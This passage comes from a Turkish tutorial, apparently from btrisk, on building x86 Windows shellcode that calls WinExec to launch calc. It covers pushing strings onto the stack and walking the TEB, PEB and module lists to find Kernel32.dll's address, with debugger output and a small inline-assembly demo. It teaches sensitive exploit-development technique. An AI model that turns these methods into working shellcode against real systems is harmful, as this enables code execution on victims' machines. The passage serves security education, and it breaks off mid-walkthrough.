etmenin de bir yolunu bulmamız gerekecek.

Üçüncü instruction Winexec fonksiyonunu çağırıyor.



Bu fonksiyon uygulamanın import ettiği bir kütüphanenin hafızada kapladığı alan içinde bulunacak bir fonksiyon. Bu noktada da birkaç problemle karşılaşıyoruz.


Birincisi bu instruction import adres tablosundaki bir noktada bulunacak bir adrese atlamayı sağlıyor. Yani call instruction'ının yanında aslında çağıracağımız fonksiyonun adresinin bulunduğu adres bulunuyor ve neticede bu adreste bulunan adres bilgisi kullanılarak fonksiyon çağrılıyor. IDA Pro'da bu gösterimi net olarak ifade edemiyorum, ama birazdan uygulamamızı Immunity Debugger ile çalıştıracağız, burada instruction'ın manasını daha net bir şekilde göreceğiz. Aynen "calc" verisinin adresinde olduğu gibi shellcode'umuzu yükleyeceğimiz uygulamanın hafıza alanında bu adreste hangi verinin olacağını bilemeyiz. "Winexec" fonksiyon adına çift tıkladığımızda bu fonksiyonun adresinin çalışma anında yazılmış olacağı adrese gidebiliriz. IDA Pro ile yaptığımız incelemenin statik analiz olduğunu ve Import Adres Tablo'sunun çalışma anında dolacağını hatırlatmak isterim.




Üçüncü instruction ile ilgili ikinci problemimiz kullandığımız uygulamanın "Winexec" fonksiyonunun içinde bulunduğu kütüphaneyi import etmiş olması, ancak shellcode'umuzu hafızasına yazacağımız uygulamanın bu kütüphaneyi yüklememiş olması ihtimali. Bu durumda shellcode'umuz içinde "Winexec" fonksiyonunu barındıran modülü de yüklememiz gerekecek. PEView'dan çalıştırılabilir dosyamızı incelediğimizde .rdata section'ı içinde IMPORT Name Table tablosu içinde "Winexec" fonksiyonunun "KERNEL32.dll" kütüphanesi içinde bulunduğunu görüyoruz. Bu örnekte şöyle bir şansımız var, her Windows uygulaması hafızaya yüklendiğinde "Kernel32.dll" modülü de işletim sistemi tarafından hafızaya yüklenir. Bu nedenle bizim shellcode'umuzda "Kernel32.dll" kütüphanesini aktif olarak yükleme ihtiyacımız kalmadı. Ancak bu kütüphane içinde yer alan "Winexec" fonksiyonunun adresini bulma ihtiyacımız halen var. İşte bu çok kolay olmayacak, ama mümkün olduğunu göreceğiz.

Daha sonraki iki instruction fonksiyon dönüş değerinin saklanacağı EAX register'ının sıfırlanması ve fonksiyon dönüşünde main fonksiyonunu çağıran fonksiyonda kalınan instruction'a dönebilmek için gerekli RET instruction'ı. Bunlara shellcode içinde ihtiyacımız olmayacak, ama yine de uygulamanın sorunsuz olarak sonlandırılmasını istersek shellcode'umuzun bitişinde temiz bir proses sonlandırma işlemi gerçeleştirebiliriz. Bu örnek için bu durumu önemsemeyeceğiz, ancak genel amaçlı bir shellcode geliştirmek için bu işlemi de dikkate almamız gerekir.


Derlenmiş kodumuzu bir de Immunity Debugger'da görerek problemlerimizin tekrar üzerinden geçelim.




Immunity debugger exploit geliştirme ve tersine mühendislik için sıklıkla kullanılan bir debugger. Ayrıca bu debugger için geliştirilmiş ve exploit geliştirme sürecini destekleyen script'leri de destekliyor. Ancak disassembly konusunda IDA Pro kadar iyi olmadığı için "main" fonksiyonunu bulma konusunda IDA kadar işimizi kolaylaştırmıyor. Immunity'de ilk olarak "F9"a basarak kullanıcı koduna kadar ilerleyelim. IDA Pro'dan hatırlarsanız "main" fonksiyonumuz HEX "40 10 00" adresinden başlıyordu. Tabi bunun debugger'da da geçerli olması için uygulamamızı ASLR desteği olmadan derlemiştik. Disassembly penceresinde sağ klikleyerek "Go to" ve "Expression" seçeneğine "40 10 00" adresini girerek "main" fonksiyonumuzun başına ulaşabiliriz.



Immunity Debugger'ın gösteriminde "Call" edilen fonksiyonun adresinin köşeli parantezler içinde bulunan adreste bulunduğunu daha açık bir gösterimle görüyoruz. "Call" instruction'ına çift tıkladığımızda adres bilgisini, yani "40 20 00" adresini net olarak görebiliyoruz.



Hafıza penceresinde sağ klikleyerek "Go to" / "Expression" seçeneğinde "40 20 00" adresini yazarak hafızada bu adreste hangi değer olduğunu görebiliriz. Standart gösterim yerine sağ klikleyip "Long" / "Hex" seçeneğini seçersek bu adresteki DWORD, yani 4 byte'lık adres bilgisini daha rahat görebiliriz. Bu adresin hangi modülün kapladığı adres alanı içinde yer aldığını görmek için "View" / "Memory" penceresine göz atabiliriz. Gördüğünüz gibi "76 C5" ile başlayan hafıza alanı "76 BD" ile başlayan "Kernel32.dll" modülünün .text segmenti içinde bulunmaktadır.



IV. SHELLCODE PROBLEMLERİ – VERİ ERİŞİMİ


Yaptığımız analizde iki temel ihtiyaç önümüze çıktı:

- Birincisi shellcode'umuzun ihtiyaç duyacağı verileri kendimiz hafızaya yazabilmeli ve bu verilerin adreslerini dinamik olarak bulabilmeliyiz.
- İkincisi Windows API'lerinden ihtiyaç duyacağımız fonksiyonları çağırabilmek için ilgili kütüphaneleri hafızaya yükleyebilmeli ve bu kütüphanelerin içinde aradığımız fonksiyonun adresini yine dinamik olarak bulabilmeliyiz. Kullandığımız örnek uygulama "WinExec" fonksiyonunu kullandığından kütüphane yükleme ihtiyacımız olmayacak, çünkü bu fonksiyonun içinde bulunduğu Kernel32.dll kütüphanesi öntanımlı olarak tüm proses'lerin hafıza alanına yükleniyor. Yine de bu örnek üzerinde öğreneceğimiz konular kendimiz farklı bir kütüphane yüklemek zorunda kaldığımız durumlar için de gerekli altyapıyı bize sağlayacak.

İhtiyaç ve problemlerimizi belirlediğimize göre shellcode'umuzu inşa etmek için yola çıkabiliriz.

Önce basit olan birinci kısımdan başlayalım. Çalıştıracağımız uygulamanın adını içeren veriyi stack alanına yazalım ve bu verinin yazıldığı adresi tespit edelim. Uygulama adını stack'e yazmak için PUSH instruction'ını kullanacağız. Burada zaten hafızaya istediğimiz bilgiyi yazıyoruz, uygulama adı da yazdığımız içeriğin içinde bulunabilir neden tekrar stack'e yazacağız diyebilirsiniz. Bunun birinci sebebi pozisyon bağımsız olmak, ikinci sebebi ise geliştireceğimiz shellcode'un mümkün olduğunca jenerik olmasına çalışmaktır. ASLR uygulanması halinde bu yöntem bizim için zorunluluk haline gelmektedir. Ayrıca ASLR uygulanmasa bile verimizi payload'umuzun içinde doğrudan hafızaya yazmamız halinde, her farklı uygulamada hafızaya yazdığımız adres farklılaşacağından shellcode'umuzu her bir uygulama açıklığı için tekrar düzenlememiz gerekecektir. Ayrıca sonu "null" karakterle bitecek bir veriyi shellcode'umuzun içinde barındırmak shellcode'umuzu hafızaya yazarken probleme neden olabilir. Gerçi bu noktada oluşturacağımız shellcode'umuzun da içinde null karakterler olacak, ama PUSH instruction'ı ile veriyi hafızaya yazdığımızda null karakterlerden kaçınma imkanlarımız var.

Winexec fonksiyonuna parametre olarak vereceğimiz uygulama adını stack'e yazmak için öncelikle uygulama adımızı oluşturan harflerimizin onaltılık düzendeki karşılıklarını bulmamız gerekecek. Çok miktarda ASCII karakteri onaltılık karşılığına dönüştürmek için bir uygulama geliştirebiliriz, ancak 4 karakterlik bir metin için HxD uygulaması işimizi görecektir.



“calc” metninin onaltılık karşılığı “63 61 6C 63” olacaktır.

Bu aşamada hatırlamamız gereken 3 önemli nokta var:

- Birincisi X86 mimarisinde verilerin hafızada little endian formatında saklanmasıdır. Yani veriler byte seviyesinde hafızaya en düşük değerli byte’tan başlayarak yazılır. Yalnız burada sıralamanın byte seviyesinde olduğunu hatırlatalım, bit seviyesinde değil. Bu nedenle “calc” metninin onaltılık düzendeki karşılığını hafızaya yazarken “clac” sırasıyla yazmamız lazım. Yani stack’e PUSH instruction’ı ile yazacağımız değer HEX “63 6C 61 63” olacaktır.
- İkinci nokta C string’lerinin mutlaka “null” karakterle sonlanması gerektiğidir. Bu nedenle stack’e yazacağımız string’imizin sonunda “null” karakteri yer almalıdır.
- Üçüncü nokta stack’in yüksek adreslerden düşük adreslere doğru büyümesi. Dolayısıyla verilerimizi stack’e yazdığımızda “stack pointer” değeri bizim için yazdığımız verinin başlangıç noktasına işaret edecek.


Buna göre Assembly instruction’larımız şu şekilde olmalı:

- push 0x20202000 (bu instruction verileri hafızaya /x00 /x20 /x20 /x20 şeklinde yazacak)
- push 0x636C6163 (“clac” karakterleri hafızaya yazılacak)
- mov ebx, esp (ESP değeri EBX register’ına aktarılacak)

Bu kodumuzu inline assembly olarak ekrandaki C kodu içinde deneyelim ve işe yarayıp yaramayacağını görelim.

```c
#include <stdio.h>

int main()
{
    char * veri;
    __asm {
        push 0x20202000
        push 0x636C6163
        mov veri, esp
    }
    printf("Stacke yazdigimiz metin: %s\n", veri);
    printf("Metni yazdigimiz stack adresi: 0x%x", veri);
    getchar();
}
```



Gördüğünüz gibi kodun içinde veri olarak tanımlanmamış bir veriyi stack'e yazdık ve adresini elde ettikten sonra ekrana yazdırabildik.

V. MODÜL ADRESİNİN BULUNMASI

Hafızaya veri yazmak ve bu verinin referans adresini tespit etmek işin kolay kısmıydı. Şimdi gelelim ihtiyaç duyduğumuz Windows API'sinin adresini bulmaya. Bu konuda hemen kodlamaya geçmeden önce ciddi bir teorik altyapımız olması gerekiyor. Bu adımda Export tablolarını derin bir şekilde inceleyeceğiz. Ayrıca teorik bilgimizi binary debugger aracılığı ile de test edeceğiz. Tüm işlem adımlarımızı netleştirdikten sonra sıra assembly kodumuzu geliştirmeye gelecek.

Öncelikle Kernel32.dll'in hafızadaki adresini bulmamız lazım. Çünkü WinExec fonksiyonu ve prosesi problemsiz bir biçimde sonlandırmak için ihtiyaç duyacağımız ExitProcess fonksiyonu Kernel32.dll modülü içinde yer alıyor. Kernel32.dll'in her Windows prosesi için hafızada hazır bulunduğunu söylemiştik. Eğer exploit edeceğimiz proses hafızasında hazır bulunmayan bir modülü yüklememiz gerekseydi yine Kernel32.dll içinde bulunan LoadLibrary fonksiyonuna ihtiyacımız olacaktı. Yani başlangıç noktamız yine Kernel32.dll'in adresinin bulunması olacaktı. LoadLibrary fonksiyonu hafızaya yüklediği modülün adresini döndürdüğünden bu modülü aramak için çaba sarfetmemiz kalmayacaktı. Bu örneğimize özgü olmak üzere sadece Kernel32.dll içinde bulunan fonksiyonları kullanacağız.

Bu amacımıza ulaşabilmek için işletim sisteminin yüklediği prosesle ilgili hafızada barındırdığı veri yapılarından faydalanacağız. Önce bu yapıları biraz tanıyalım.

Burada sözünü edeceğimiz veri yapıları ve bilgiler X86 mimarisine özgüdür. 64 bit'lik prosesler için geçerli değildir.

btrisk

KERNEL32.DLL'İN ADRESİNİN BULUNMASI

THREAD ENVIRONMENT BLOCK (TEB)

- Adım-1: PEB'in adresinin bulunması

fs:[0] → ExceptionList

0x30

fs:[30] → PEB Address


```
0:000> !teb
TEB at 7efdd000
    ExceptionList:        0026f814
    StackBase:            00270000
    StackLimit:           0026e000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7efdd000
    EnvironmentPointer:   00000000
    ClientId:             00001920 . 00001928
    RpcHandle:            00000000
    Tls Storage:          7efdd02c
    PEB Address:          7efde000
    LastErrorValue:       0
    LastStatusValue:      0
    Count Owned Locks:    0
    HardErrorMode:        0
```

1

İzleyeceğimiz temel strateji hafızadaki veri yapılarında bulunan pointer bilgilerini kullanarak iz sürmek ve nihayetinde Kernel32.dll'in hafızadaki adres bilgisine ulaşmak olacak.

Başlangıç noktamız FS segment register'ı tarafından işaret edilen Thread Environment Block (TEB) olacaktır. Bu veri yapısı mevcut thread ile ilgili bilgileri barındırır.

TEB yapısının HEX "30" offset adresinde Process Environment Block (PEB) yapısının adresi yer alır. PEB veri yapısı işletim sisteminin kullanımına has bir veri yapısı olup Microsoft tarafından tamamı dokümante edilmemiştir. PEB adından da anlaşılacağı üzere tüm prosese ilişkin meta bilgileri içerir. Windbg ile yüklediğimiz bir proses için PEB yapısına "!peb" komutuyla göz atabiliriz. Veri yapısını daha açık görebilmek için önce "dd fs:[30]" komutuyla PEB'in adresini, daha sonra da "dt nt!_peb adres" komutuyla PEB'in yapısını görebiliriz.



PEB veri yapısı işletim sisteminin kullanımına has bir veri yapısı olup Microsoft tarafından tamamı dokümante edilmemiştir. PEB adından da anlaşılacağı üzere tüm prosese ilişkin meta bilgileri içerir. Windbg ile yüklediğimiz bir proses için PEB yapısına "!peb" komutuyla göz atabiliriz. Veri yapısını daha açık görebilmek için önce "dd fs:[30]" komutuyla PEB'in adresini, daha sonra da "dt nt!_peb adres" komutuyla PEB'in yapısını görebiliriz.

PEB veri yapısının HEX "0c" offsite adresinde _PEB_LDR_DATA veri yapısının adresi bulunur.

btrisk

KERNEL32.DLL'İN ADRESİNİN BULUNMASI

_PEB_LDR_DATA

- Adım-3: Modül zincir listelerinin bulunması

0x1c

```
0:000> dt _PEB_LDR_DATA 0x77240200
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x30
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x2f4cf8 -
0x2f5990 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x2f4d00
- 0x2f5998 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [
0x2f4d98 - 0x2f59a0 ]
   +0x024 EntryInProgress  : (null)
   +0x028 ShutdownInProgress : 0 ''
   +0x02c ShutdownThreadId : (null)
```

3

_PEB_LDR_DATA veri yapısının içinde yükleme sırasına, hafızadaki adres sıralamasına ve başlatılma sırasına göre modül listelerini işaret eden _LIST_ENTRY veri yapıları bulunur. Bu modül listeleri linked list (yani zincir veri listeleri) şeklinde birbirlerini ileriye ve geriye doğru işaret eden adres alanları barındırır. Bu adresler sayesinde zincirde ileriye veya geriye doğru ilerleme imkanı bulunmaktadır. İlk adres bölümü forward link yani ileri link adresini barındırır, daha sonra gelen 4 byte'lık bölüm de backward link yani geriye link adresini içerir.

btrisk

KERNEL32.DLL'İN ADRESİNİN BULUNMASI

MODÜL ZİNCİR LİSTESİ

- Adım-4: Başlatılma sırasına göre modül zincir listesinin izlenmesi

1
```
0:000> dt _LIST_ENTRY 0x7724021c
ntdll!_LIST_ENTRY
 [ 0x2f4d98 - 0x2f59a0 ]
   +0x000 Flink      : 0x002f4d98 _LIST_ENTRY [ 0x2f5230 - 0x7724021c ]
   +0x004 Blink      : 0x002f59a0 _LIST_ENTRY [ 0x7724021c - 0x2f5118 ]
```
2
```
0:000> dt _LIST_ENTRY 0x002f4d98
ntdll!_LIST_ENTRY
 [ 0x2f5230 - 0x7724021c ]
   +0x000 Flink       : 0x002f5230 _LIST_ENTRY [ 0x2f5118 - 0x2f4d98 ]
   +0x004 Blink       : 0x7724021c _LIST_ENTRY [ 0x2f4d98 - 0x2f59a0 ]
```
3
```
0:000> dt _LIST_ENTRY 0x002f5230
ntdll!_LIST_ENTRY
 [ 0x2f5118 - 0x2f4d98 ]
